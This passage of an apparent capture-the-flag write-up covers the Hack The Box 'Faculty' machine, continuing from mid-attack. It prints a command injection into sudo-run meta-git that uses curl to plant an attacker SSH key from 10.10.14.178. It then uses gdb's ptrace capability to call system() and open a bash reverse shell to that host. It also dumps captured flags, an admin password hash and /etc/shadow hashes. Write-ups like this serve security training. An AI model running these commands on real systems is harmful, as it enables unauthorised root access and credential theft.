Subject: Faculty group
To: <gbyolo@faculty.htb>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20201110140302.0399E26125A@faculty.htb>
Date: Tue, 10 Nov 2020 15:03:02 +0100 (CET)
From: developer@faculty.htb
X-IMAPbase: 1605016995 2
Status: O
X-UID: 1

Hi gbyolo, you can now manage git repositories belonging to the faculty group. Please check and if you have troubles just let me know!\ndeveloper@faculty.htb
```

pspy

```
2022/08/27 00:38:15 CMD: UID=0    PID=1      | /sbin/init maybe-ubiquity
2022/08/27 00:38:27 CMD: UID=0    PID=53867  | systemctl status cron
2022/08/27 00:38:27 CMD: UID=0    PID=53868  | grep -q Active: active
2022/08/27 00:38:27 CMD: UID=0    PID=53870  | grep -q Active: active
2022/08/27 00:38:27 CMD: UID=0    PID=53869  | systemctl status nginx
2022/08/27 00:38:27 CMD: UID=0    PID=53872  | bash /root/service_check.sh
2022/08/27 00:38:27 CMD: UID=0    PID=53871  | systemctl status vmtoolsd
2022/08/27 00:38:27 CMD: UID=0    PID=53873  | sleep 20
2022/08/27 00:38:47 CMD: UID=0    PID=53875  | grep -q Active: active
2022/08/27 00:38:47 CMD: UID=0    PID=53874  | systemctl status cron
2022/08/27 00:38:47 CMD: UID=0    PID=53877  | grep -q Active: active
2022/08/27 00:38:47 CMD: UID=0    PID=53876  | systemctl status nginx
2022/08/27 00:38:47 CMD: UID=0    PID=53880  | bash /root/service_check.sh
2022/08/27 00:39:01 CMD: UID=0    PID=53882  | /usr/sbin/CRON -f
2022/08/27 00:39:01 CMD: UID=0    PID=53881  |
2022/08/27 00:39:01 CMD: UID=1001 PID=53888  | /bin/bash /home/developer/sendmail.sh
2022/08/27 00:39:01 CMD: UID=0    PID=53887  |
2022/08/27 00:39:01 CMD: UID=0    PID=53886  | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=1001 PID=53885  | /bin/sh -c /home/developer/sendmail.sh >/dev/null 2>&1
2022/08/27 00:39:01 CMD: UID=0    PID=53884  | (ionclean)
2022/08/27 00:39:01 CMD: UID=0    PID=53900  | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0    PID=53899  | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0    PID=53898  | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0    PID=53897  | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0    PID=53896  | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0    PID=53895  | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0    PID=53894  | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0    PID=53893  | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0    PID=53892  | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0    PID=53891  | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0    PID=53890  | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0    PID=53889  | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0    PID=53905  | /bin/sh -e /usr/lib/php/sessionclean
2022/08/27 00:39:01 CMD: UID=0    PID=53904  | /bin/sh -e /usr/lib/php/sessionclean
2022/08/27 00:39:01 CMD: UID=0    PID=53903  | sort -u -t: -k 1,1
2022/08/27 00:39:01 CMD: UID=0    PID=53902  | sort -rn -t: -k2,2
2022/08/27 00:39:01 CMD: UID=0    PID=53901  | /bin/sh -e /usr/lib/php/sessionclean
2022/08/27 00:39:01 CMD: UID=0    PID=53908  | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0    PID=53907  | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0    PID=53912  |
2022/08/27 00:39:01 CMD: UID=0    PID=53911  | sort -rn
2022/08/27 00:39:01 CMD: UID=???  PID=53910  | ???
2022/08/27 00:39:01 CMD: UID=0    PID=53914  | php7.4 -c /etc/php/7.4/fpm/php.ini -d error_reporting='~E_ALL' -r foreach(ini_get_all("session") as $k => $v) echo "$k=".$v["local_value"]."\n";
2022/08/27 00:39:01 CMD: UID=0    PID=53917  | sed -ne s/^session\.save_handler=\(.*\)$/\1/p
```

```
mysql> select * from users;
+----+---------------+----------+----------------------------------+------+
| id | name          | username | password                         | type |
+----+---------------+----------+----------------------------------+------+
|  1 | Administrator | admin    | 1fecbe762af147c1176a0fc2c722a345 |    1 |
+----+---------------+----------+----------------------------------+------+
1 row in set (0.00 sec)
```

possible password.. but i doubt it...
may try to crack later if all else fails.....

1fecbe762af147c1176a0fc2c722a345

```
-bash-5.0$ sudo -l
[sudo] password for gbyolo:
```

```
Matching Defaults entries for gbyolo on faculty:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User gbyolo may run the following commands on faculty:
    (developer) /usr/local/bin/meta-git
```

exploit

generate a new ssh key and run exploit to write a new authorized key to the developer account.
`ssh-keygen -f developer`

then as gbyolo

```
cd /dev/shm
mkdir tests
cd tests
touch file{1..3}
sudo -u developer /usr/local/bin/meta-git clone "sss||curl http://10.10.14.178/developer.pub -o /home/developer/.ssh/authorized_keys"
```

then just login as developer with the ssh key you generated

Developer

user.txt

```
-bash-5.0$ cat user.txt
7eefdcb00c4457fa20d4e0fe5066367a
```

Enumeration

```
-bash-5.0$ groups
developer debug faculty

-bash-5.0$ find / -group debug 2>/dev/null
/usr/bin/gdb
```

nothing for faculty and the usual for developer...

```
developer@faculty:/dev/shm$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep


/usr/bin/gdb = cap_sys_ptrace+ep


/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
```

ok.. so we have capabilities with gdb and according to hacktricks we can attach to the process and call system

so lets find some process...

```
ps aux | grep root
```

```
...[snip]...

root           1  0.0  0.5 170156 11440 ?        Ss   20:23   0:08 /sbin/init maybe-ubiquity
root         468  0.0  0.8  84912 17980 ?        S<s  20:24   0:00 /lib/systemd/systemd-journald
root         497  0.0  0.3  22636  6104 ?        Ss   20:24   0:01 /lib/systemd/systemd-udevd
root         621  0.0  0.8 214604 17952 ?        SLsl 20:24   0:01 /sbin/multipathd -d -s
root         653  0.0  0.5  46324 10620 ?        Ss   20:24   0:00 /usr/bin/VGAuthService
root         672  0.1  0.4 236524  8032 ?        Ssl  20:24   0:12 /usr/bin/vmtoolsd
root         677  0.0  0.2  99896  5800 ?        Ssl  20:24   0:00 /sbin/dhclient -1 -4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
root         697  0.0  0.4 238080  9200 ?        Ssl  20:24   0:00 /usr/lib/accountsservice/accounts-daemon
root         727  0.0  0.1  81956  3784 ?        Ssl  20:24   0:00 /usr/sbin/irqbalance --foreground
root         729  0.0  0.9  26896 18224 ?        Ss   20:24   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root         731  0.0  0.4 236436  9064 ?        Ssl  20:24   0:00 /usr/lib/policykit-1/polkitd --no-debug
root         746  0.0  0.3  17348  7700 ?        Ss   20:24   0:00 /lib/systemd/systemd-logind
root         747  0.0  0.6 395484 13688 ?        Ssl  20:24   0:00 /usr/lib/udisks2/udisksd
root         755  0.0  0.6 245084 13552 ?        Ssl  20:24   0:00 /usr/sbin/ModemManager
root         913  0.0  1.0 194680 20204 ?        Ss   20:24   0:00 php-fpm: master process (/etc/php/7.4/fpm/php-fpm.conf)
root         914  0.0  0.1   7248  3384 ?        S    20:24   0:00 /usr/sbin/CRON -f
root         923  0.0  0.0   2608   604 ?        Ss   20:24   0:00  \_ /bin/sh -c bash /root/service_check.sh
root         924  0.0  0.1   5648  3228 ?        S    20:24   0:00      \_ bash /root/service_check.sh
root       32283  0.0  0.0   4260   580 ?        S    23:28   0:00          \_ sleep 20
root         934  0.0  0.3  12172  7428 ?        Ss   20:24   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root       18271  0.0  0.4  13792  8932 ?        Ss   20:35   0:00  \_ sshd: developer [priv]
develop+   32285  0.0  0.0   5192   660 pts/1    S+   23:28   0:00  |           \_ grep --color=auto root
root       19067  0.0  0.4  13788  8940 ?        Ss   20:52   0:00  \_ sshd: developer [priv]
root       31087  0.0  0.4  13920  9044 ?        Ss   23:00   0:00  \_ sshd: gbyolo [priv]
root         936  0.0  0.0  55276  1564 ?        Ss   20:24   0:00 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
root         966  0.0  0.0   2860  1840 tty1     Ss+  20:24   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root        1575  0.0  0.2  38072  4600 ?        ts   20:24   0:00 /usr/lib/postfix/sbin/master -w
root       30466  0.0  0.1   5568  2808 ?        Ss   22:50   0:00 /usr/sbin/cron -f
```

now these do change... so be sure to get the actual process you want.
so a few that look promising are

```
root         914  0.0  0.1   7248  3384 ?        S    20:24   0:00 /usr/sbin/CRON -f
root         923  0.0  0.0   2608   604 ?        Ss   20:24   0:00  \_ /bin/sh -c bash /root/service_check.sh
root         924  0.0  0.1   5648  3228 ?        S    20:24   0:00      \_ bash /root/service_check.sh
root       32283  0.0  0.0   4260   580 ?        S    23:28   0:00          \_ sleep 20
```

```
root         729  0.0  0.9  26896 18224 ?        Ss   20:24   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
```

exploit

first lets set up our nc listener with `nc -lvnp 9001`

lets try a few until we get one.
gonna try to automate the seletion with

```
gdb -p $(ps aux|grep ^root.*sleep|awk '{print $2}'|head -n1)
```

nope...
lets try...

```
gdb -p $(ps aux|grep ^root.*python3|awk '{print $2}'|head -n1)
```

and we see

```
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
Attaching to process 729
Reading symbols from /usr/bin/python3.8...
(No debugging symbols found in /usr/bin/python3.8)
Reading symbols from /lib/x86_64-linux-gnu/libc.so.6...
Reading symbols from /usr/lib/debug/.build-id/18/78e6b475720c7c51969e69ab2d276fae6d1dee.debug...
Reading symbols from /lib/x86_64-linux-gnu/libpthread.so.0...
Reading symbols from /usr/lib/debug/.build-id/7b/4536f41cdaa5888408e82d0836e33dcf436466.debug...
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Reading symbols from /lib/x86_64-linux-gnu/libdl.so.2...
Reading symbols from /usr/lib/debug/.build-id/c0/f40155b3f8bf8c494fa800f9ab197ebe20ed6e.debug...
Reading symbols from /lib/x86_64-linux-gnu/libutil.so.1...
Reading symbols from /usr/lib/debug/.build-id/4f/3ee75c38f09d6346de1e8eca0f8d8a41071d9f.debug...
Reading symbols from /lib/x86_64-linux-gnu/libm.so.6...
Reading symbols from /usr/lib/debug/.build-id/fe/91b4090ea04c1559ff71dd9290062776618891.debug...
Reading symbols from /lib/x86_64-linux-gnu/libexpat.so.1...
(No debugging symbols found in /lib/x86_64-linux-gnu/libexpat.so.1)
Reading symbols from /lib/x86_64-linux-gnu/libz.so.1...
(No debugging symbols found in /lib/x86_64-linux-gnu/libz.so.1)
Reading symbols from /lib64/ld-linux-x86-64.so.2...
Reading symbols from /usr/lib/debug/.build-id/45/87364908de169dec62ffa538170118c1c3a078.debug...
Reading symbols from /lib/x86_64-linux-gnu/libnss_files.so.2...
Reading symbols from /usr/lib/debug/.build-id/45/da81f0ac3660e3c3cb947c6244151d879ed9e8.debug...
Reading symbols from /usr/lib/python3.8/lib-dynload/_json.cpython-38-x86_64-linux-gnu.so...
(No debugging symbols found in /usr/lib/python3.8/lib-dynload/_json.cpython-38-x86_64-linux-gnu.so)
Reading symbols from /usr/lib/python3/dist-packages/gi/_gi.cpython-38-x86_64-linux-gnu.so...
(No debugging symbols found in /usr/lib/python3/dist-packages/gi/_gi.cpython-38-x86_64-linux-gnu.so)
Reading symbols from /lib/x86_64-linux-gnu/libglib-2.0.so.0...
(No debugging symbols found in /lib/x86_64-linux-gnu/libglib-2.0.so.0)
Reading symbols from /lib/x86_64-linux-gnu/libgobject-2.0.so.0...
(No debugging symbols found in /lib/x86_64-linux-gnu/libgobject-2.0.so.0)
Reading symbols from /lib/x86_64-linux-gnu/libgirepository-1.0.so.1...
(No debugging symbols found in /lib/x86_64-linux-gnu/libgirepository-1.0.so.1)
Reading symbols from /lib/x86_64-linux-gnu/libffi.so.7...
(No debugging symbols found in /lib/x86_64-linux-gnu/libffi.so.7)
Reading symbols from /lib/x86_64-linux-gnu/libpcre.so.3...
(No debugging symbols found in /lib/x86_64-linux-gnu/libpcre.so.3)
Reading symbols from /lib/x86_64-linux-gnu/libgmodule-2.0.so.0...
(No debugging symbols found in /lib/x86_64-linux-gnu/libgmodule-2.0.so.0)
Reading symbols from /lib/x86_64-linux-gnu/libgio-2.0.so.0...
(No debugging symbols found in /lib/x86_64-linux-gnu/libgio-2.0.so.0)
Reading symbols from /lib/x86_64-linux-gnu/libmount.so.1...
(No debugging symbols found in /lib/x86_64-linux-gnu/libmount.so.1)
Reading symbols from /lib/x86_64-linux-gnu/libselinux.so.1...
--Type <RET> for more, q to quit, c to continue without paging--
```

ok lets call our shell...

```
call (void)system("bash -c 'bash -i >& /dev/tcp/10.10.14.178/9001 0>&1'")
```

and bingo root!

root

root.txt

```
root@faculty:/root# cat root.txt
ffe2296377a868fda8f09fbd13f4e7c5
```

id && whoami

```
root@faculty:/root# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

uname -a

```
root@faculty:/root# uname -a
Linux faculty 5.4.0-121-generic #137-Ubuntu SMP Wed Jun 15 13:33:07 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

/etc/shadow

```
root@faculty:/root# cat /etc/shadow
root:$6$CiEa.wxtUKxG5q21$ED3MTE6ehz0j0q4kRQfK4bnLQFLZDrG9skIPsc0p2/X3JSBHFWjRWAZwEdUpqON6UqZOXvme7.1wHzNCVHqk9/:18559:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
lp:*:18474:0:99999:7:::
mail:*:18474:0:99999:7:::
news:*:18474:0:99999:7:::
uucp:*:18474:0:99999:7:::
proxy:*:18474:0:99999:7:::
www-data:*:18474:0:99999:7:::
backup:*:18474:0:99999:7:::
list:*:18474:0:99999:7:::
irc:*:18474:0:99999:7:::
gnats:*:18474:0:99999:7:::
```

```
nobody:*:18474:0:99999:7:::
systemd-network:*:18474:0:99999:7:::
systemd-resolve:*:18474:0:99999:7:::
systemd-timesync:*:18474:0:99999:7:::
messagebus:*:18474:0:99999:7:::
syslog:*:18474:0:99999:7:::
_apt:*:18474:0:99999:7:::
tss:*:18474:0:99999:7:::
uuidd:*:18474:0:99999:7:::
tcpdump:*:18474:0:99999:7:::
landscape:*:18474:0:99999:7:::
pollinate:*:18474:0:99999:7:::
sshd:*:18552:0:99999:7:::
systemd-coredump:!!:18552::::::
lxd:!:18552::::::
mysql:!:18558:0:99999:7:::
gbyolo:$6$ccGHy1FmLiRRtdRO$8YUhXxCWlUNP7/VSch6vqb3aEMs4j/ncGyPCObyl9rS8C/ZDiC4.NOXAb0B1cuMir0ilQK.IDWFjDEryXV5fx1:19165:0:99999:7:::
postfix:*:18559:0:99999:7:::
developer:$6$oY/UDfRNf0UfWpGG$PUFSZoqX4AM1igh7RFTCLRnbs4Qi19jdqOMeZWBIwnkVS//6iyRbNaY/ZFcNoCFDMfdgAlnA4C7EiPRV9Ayvc.:18559:0:99999:7:::
usbmux:*:19164:0:99999:7:::
```